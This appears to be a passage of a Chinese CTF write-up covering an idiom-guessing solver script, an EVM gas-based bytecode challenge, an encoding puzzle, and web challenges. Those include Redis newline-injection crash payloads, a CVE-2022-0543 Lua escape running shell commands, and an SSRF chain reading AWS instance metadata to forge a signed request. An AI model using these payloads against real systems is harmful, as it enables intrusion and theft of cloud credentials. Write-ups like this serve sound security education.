def generate_pattern_dict(valid_words, allowed_guesses):
    """For each word and possible information returned, store a list
    of candidate words
    >>> pattern_dict = generate_pattern_dict(['weary', 'bears', 'crane'])
    >>> pattern_dict['crane'][(2, 2, 2, 2, 2)]
    {'crane'}
```

```
    >>> sorted(pattern_dict['crane'][(0, 1, 2, 0, 1)])
    ['bears', 'weary']
    """
    pattern_dict = defaultdict(lambda: defaultdict(set))
    for word in (allowed_guesses):
        for word2 in valid_words:
            pattern = tuple(chain(*local_check(word, word2)))
            pattern_dict[word][pattern].add(word2)
    return dict(pattern_dict)


def calculate_entropies(remaining, possible_words):
    """Calculate the entropy for every word in `words`, taking into account
    the remaining `possible_words`"""
    entropies = {}
    pattern_dict = generate_pattern_dict(remaining, possible_words)
    for word in remaining:
        counts = []
        for pattern in pattern_dict[word]:
            matches = pattern_dict[word][pattern]
            matches = matches.intersection(possible_words)
            counts.append(len(matches))
        entropies[word] = entropy(counts)
    return entropies


def remote_check(guess):
    CYAN = '\033[0;36m'
    BROWN = '\033[0;33m'
    NC = '\033[0m'
    stats = [[], [], [], []]
    io.sendlineafter(b'> ', guess.encode())
    py = pinyins[guess]
    pyres = io.recvline().decode().strip().split()
    for i in range(4):
        for j in range(3):
            if py[j][i] == '':
                stats[j].append(status.EMPTY)
            elif CYAN + py[j][i] + NC in pyres[i]:
                stats[j].append(status.OK)
            elif BROWN + py[j][i] + NC in pyres[i]:
                stats[j].append(status.MISS)
            else:
                stats[j].append(status.WRONG)
    word = io.recvline().decode().strip()
    for i in range(4):
        if word.startswith(CYAN):
            stats[3].append(status.OK)
            word = word[len(CYAN) + 1 + len(NC):]
```

```
        elif word.startswith(BROWN):
            stats[3].append(status.MISS)
            word = word[len(BROWN) + 1 + len(NC):]
        else:
            stats[3].append(status.WRONG)
            word = word[1:]
    return stats


def local_check(guess, answer):
    stats = [check_part(pinyins[guess][i], pinyins[answer][i]) for i in range(3)]
    stats.append(check_part(guess, answer))
    return stats


with open('idioms.txt', 'r') as f:
    idioms = [x.strip() for x in f.readlines()]


pinyins = {}    # 可以 pickle 缓存一下
for idiom in tqdm(idioms):
    initials, finals, tones = get_pinyin(idiom)
    pinyins[idiom] = (initials, finals, tones)

total_try = 0
io = process('./run.py')
for i in range(512):
    print(f'Round {i+1}')
    remaining = idioms[:]
    for x in range(1, 5):
        print(len(remaining), end=' ')
        if x == 1:
            guess = '一不之心'  # 随便选的
            pinyins[guess] = get_pinyin(guess)
        else:
            entropies = calculate_entropies(remaining, remaining)
            guess = max(entropies.items(), key=lambda x: x[1])[0]
        stats = remote_check(guess)
        if set(stats[-1]) == {status.OK}:
            print(x)
            total_try += x
            break
        remaining = filter_idioms(guess, stats, remaining)
    else:
        assert 0
print(f'average try: {total_try / 512}')
io.interactive()
```

这个脚本也不是必成功，但是体感成功率非常高，平均猜词次数是 `2.72`，也许换个起始词可以把最大次数压到 `3`。 看这个数据可以发现，以上提到的各种优化方式，若仅做一部分，加上运气和爆破次数也是完全可行的。 最后，这题的定位是偏签到难度的，大概可能交互比算法还难吧（？）

static

合约在检查完`extcodesize(msg.sender) < 0x80`之后进行了两次`staticcall`，并要求两次对外部同一个地址的调用分别返回整数1和2，最后发送SendFlag事件。

比较值得注意的是两次`staticcall`都指定了相同的gas量：`10w`。

搜索staticcall可知其特性为：本次外部地址的调用不允许进行任何状态的改变，也就是说被调合约不能使用storage变量记录自身的状态。

那么该如何在两次所给gas相同、参数相同、不用storage变量的两次“完全一模一样”的staticcall中返回不同的值呢?

排除所有简单的“是否真的相同”的猜想之后可以察觉到上述“两次所给gas相同”的条件是不一定能够成立的。

被调合约实际gas余量不仅取决于staticcall时所给定的gas参数，还取决于调用合约自己本身的gas余量，换句话说，当Challenge合约自身在进行staticcall调用时的gas余量少于其为当前staticcall声明的gas量(10w)时，被调合约能够实际使用的gas量必然是达不到10w的。

本题的预期解法为根据gas的余量来分别判断两次staticcall，令Challenge合约第一次staticcall时能够以满gas进入，第二次staticcall时以非满gas的状态进入，进行状态的判断，进而返回不同的值。

由于同样的程序在不同的geth版本上消耗的gas量各不相同，题目还给出了geth的配置文件genesis.json，便于选手本地调试时给出与题目服务器一致的结果。

当然，明确了解体思路是给一个特定的值的gas后，爆破也是可以的。

要求`extcodesize(msg.sender) < 0x80`，用solidity源码编译出来的是不可能满足这个要求的，需要选手自己手写EVM字节码，0x80不是一个很紧的限制，足以完成题目所要求的功能。

> 阅读选手赛后提交的WP后意识到0x80限制可以使用proxy合约绕过，详见EIP-1167: Minimal Proxy Contract

手写字节码可以真的手写，也可以使用工具，如 ethereum/py-evm和Ainevsia/evm-assembler，省去一些手动计算jump地址的烦恼。

下面以出题人写的字节码为例：

```
    gas
    push3 0x01869e
    calldatasize
    push1 0
    lt
    push __attack__
    jumpi
    eq
    push __1__
    jumpi
    push1 2
```

```
    push __return__
    jump
__1__:
    jumpdest
    push1 1
    push __return__
    jump
__return__:
    jumpdest
    push1 0
    mstore
    push1 0x20
    push1 0
    return

__attack__:
    jumpdest
    push1 0
    push4 0x890d6908
    dup2
    mstore
    dup1
    push1 4
    push1 28
    dup3
    push20  0x066036e1F2C49EC994b9D2797932fED48230Ce2f
    push3 0x019258
    call
    push1 1
    eq
    push __graceful__
    jumpi
    revert
__graceful__:
    jumpdest
    stop
```

attacker合约首先根据calldatasize判断是否是challenge调用自身，随后根据gas余量返回不同的值。

exp中可以替换目标合约和所给的gas，~~(便于爆破)~~

more

Plain Text

KOI8-R -> Windows 1252 编码错误。原文中最高位bit被错误置0。

```
print(
    bytearray(
        [x+128 for x in

 base64.b64decode('ZE9CUk8gUE9WQUxPVOFUWCBOQSBNQVReLCBXWSBETOxWTlkgUEVSRVdFU1RJIFxUTyBO
QSBBTkdMSUpTSOlKIFFaWUsuIHRXTOogUOVLUkVUIFNPU1RPSVQgSVogRFdVSCBTTE9XLiB3UOUgQlVLV1kgU1R
ST15OWUUuIHFCTE9eTllKIEFSQlVaLiB2RUxBRUOgVOFNIE9UTEleTk9HTyBETlEu')
        ]
    ).decode('koi8-r')
)
```

Quest-Crash

1. 使用换行符绕过前缀白名单检查。
2. 利用issue里的问题进行Crash

https://github.com/redis/redis/issues/2855

PoC: `GET aa\nEVAL "struct.pack('>I2147483648', '10')" 0`

其他解法： `GET a\nDEBUG SEGFAULT`

> 这道题只记得限制容器的内存了，忘记限制redis内部的内存使用，导致了通过SET垃圾数据crash的大量非预期。给预期解的师傅们赔个不是。

Quest-RCE

CVE-2022-0543

```
POST http://127.0.0.1:5000/sendreq
Content-Type: application/json

{"query":"GET a\neval 'local io_l = package.loadlib(\"/usr/lib/x86_64-linux-
gnu/liblua5.1.so.0\", \"luaopen_io\"); local io = io_l(); local f = io.popen(\"ls -alh
/\", \"r\"); local res = f:read(\"*a\"); f:close(); return res' 0"}
```

Meta

基础信息

观察 IP，是亚马逊的VPS。

```
ip: "54.64.248.8"
hostname: "ec2-54-64-248-8.ap-northeast-1.compute.amazonaws.com"
city: "Tokyo"
region: "Tokyo"
country: "JP"
loc: "35.6895,139.6917"
org: "AS16509 Amazon.com, Inc."
```

观察题目发现分为前后两个服务实例，前级的 Web 会发送请求给 Flag Server。但是 GetFlag 请求在前级被丢弃了。

通过 status 命令可以得知：

Web server 监听所有 IPv4.

```
OK
Listen Address: 0.0.0.0
Listen Port: 13512
```

Flag server 监听所有 IPv6.

```
OK
Listen Address: ::
Listen Port: 14571
```

随便点一个按钮，可以发现发送给 web server 的请求结构是：

```
{
    "op": "time",
    "path": "/rpc"
}
```

path /rpc 可以留意，这个其实就是 web server 访问 flag server 的 API 入口。

SSRF

不难意识到请求 flag server 时 path 参数是可以 SSRF 的。使用 @ 来改变请求的 host。

使用 SSRF 从自己的服务器接收一下请求，观察格式。 发送：

```
POST /req_flag_server HTTP/1.1
Host: 54.64.248.8:13512
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/99.0.4844.51 Safari/537.36
Content-Type: application/json
Accept: */*
Content-Length: 98

{
    "op": "time",
    "path": "@a.b.c.d:12450/"
}
```

收到：

```
POST / HTTP/1.1
Host: a.b.c.d:12450
```

```
User-Agent: python-requests/2.22.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
X-Signature: 7b2858d2435e4618d1cdc9c33f180246f74d87b385ad253ab3b22a219b66be8d
X-Sign-Method: HMAC-SHA256
X-Sign-Key-File: /home/ubuntu/.ssh/authorized_keys
X-Flag-Server: http://[::1]:14571
Content-Length: 14
Content-Type: application/json
Authorization: Basic Wzo6MV06MTQ1NzE=

{"op": "time"}
```

思路

从获得到的请求数据可以看出，发往 flag server 的请求是经过验证的，通过 HTTP 头中的 Signature 来验证签名合法性。 使用的算法是 HMAC-SHA256 ， key 文件是 /home/ubuntu/.ssh/authorized_keys ， 请求地址是 `http://[::1]:14571`，通过 `::1` 知道 Flag server 即为本机。

因此我们：

1. 已知 flag server 监听了所有 IPv6，需要找到服务器的公网 IPv6 地址。
2. 获取签名使用的 KEY 文件内容。
3. 伪造内容为 `{"op": "getflag"}` 的签名。

Metadata

> EC2 + SSRF 碰撞出不可言传的美妙火花。

AWS 提供一个固定的HTTP接口用于获取当前实例的一些元数据。通过访问这个接口，我们可以获取到本题需要的所有信息。

https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-instance-metadata.html

IPv6

```
POST /req_flag_server HTTP/1.1
Host: 54.64.248.8:13512
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/99.0.4844.51 Safari/537.36
Content-Type: application/json
Accept: */*
Content-Length: 100

{
    "op": "time",
    "path": "@169.254.169.254/latest/meta-data/ipv6"
}
```

```
2406:da14:444:4e00:a393:91b2:27fd:7f3
```

SSH Key

```
POST /req_flag_server HTTP/1.1
Host: 54.64.248.8:13512
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/99.0.4844.51 Safari/537.36
Content-Type: application/json
Accept: */*
Content-Length: 100

{
    "op": "time",
    "path": "@169.254.169.254/latest/meta-data/public-keys/0/openssh-key"
}
```

```
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCeALxPBYYbSgdhysw6ROMP4QiCLgmfJ6eWaCIrc4CQEmX+H99ul7QJ55Z
e4sfWHUi0bOuV7KK/2wFaoQhM50WPsQQCZ1CfUuhhVZOgJg2NRpz5BIJB5fKrpqBXNk5JWFs7E+EShtMJG0vMrq
udh25ju4TzbGNeZfBpcRedjWt1eM3K9qwFCpKf4246bw+kcY4cQp5uz/e/tYukeBmZQt2RAwyOZM/eNgGjutQzW
1le3v3NiJvQBTe7pPIUXKWoZWJHS3NCLaU7OXnRNravFQx/BkC65ZadKZ6HlbYBzA7woWaJju9NG5Ac30ahDIYn
4hxKZWSE7Spy5KFTrHjsovot ctf
```

Getflag

构造签名： https://gchq.github.io/CyberChef/#recipe=HMAC(%7B'option':'Latin1','string':'ssh-rsa%20AAAAB3NzaC1yc2EAAAADAQABAAABAQCeALxPBYYbSgdhysw6ROMP4QiCLgmfJ6eWaCIrc4CQEmX%2BH99ul7QJ55Ze4sfWHUi0bOuV7KK/2wFaoQhM50WPsQQCZ1CfUuhhVZOgJg2NRpz5BIJB5fKrpqBXNk5JWFs7E%2BEShtMJG0vMrqudh25ju4TzbGNeZfBpcRedjWt1eM3K9qwFCpKf4246bw%2BkcY4cQp5uz/e/tYukeBmZQt2RAwyOZM/eNgGjutQzW1le3v3NiJvQBTe7pPIUXKWoZWJHS3NCLaU7OXnRNravFQx/BkC65ZadKZ6HlbYBzA7woWaJju9NG5Ac30ahDIYn4hxKZWSE7Spy5KFTrHjsovot%20ctf'%7D,'SHA256')&input=eyJvcCI6ICJnZXRmbGFnIn0

直接使用服务器 IPv6 地址访问 /rpc 接口，获取flag：

```
POST /rpc HTTP/1.1
Host: [2406:da14:444:4e00:a393:91b2:27fd:7f3]:14571
X-Signature: 25b4d583533d523e3eabf7d04798f9322f51bc69e13831b433ee2cc93a6de362
X-Sign-Method: HMAC-SHA256
X-Sign-Key-File: /home/ubuntu/.ssh/authorized_keys
X-Flag-Server: http://[::1]:14571
Content-Type: application/json
Content-Length: 17

{"op": "getflag"}
```

```
HFCTF{tMjHHZJVVymxjDAcGP9sx6mxqAtrR4}
```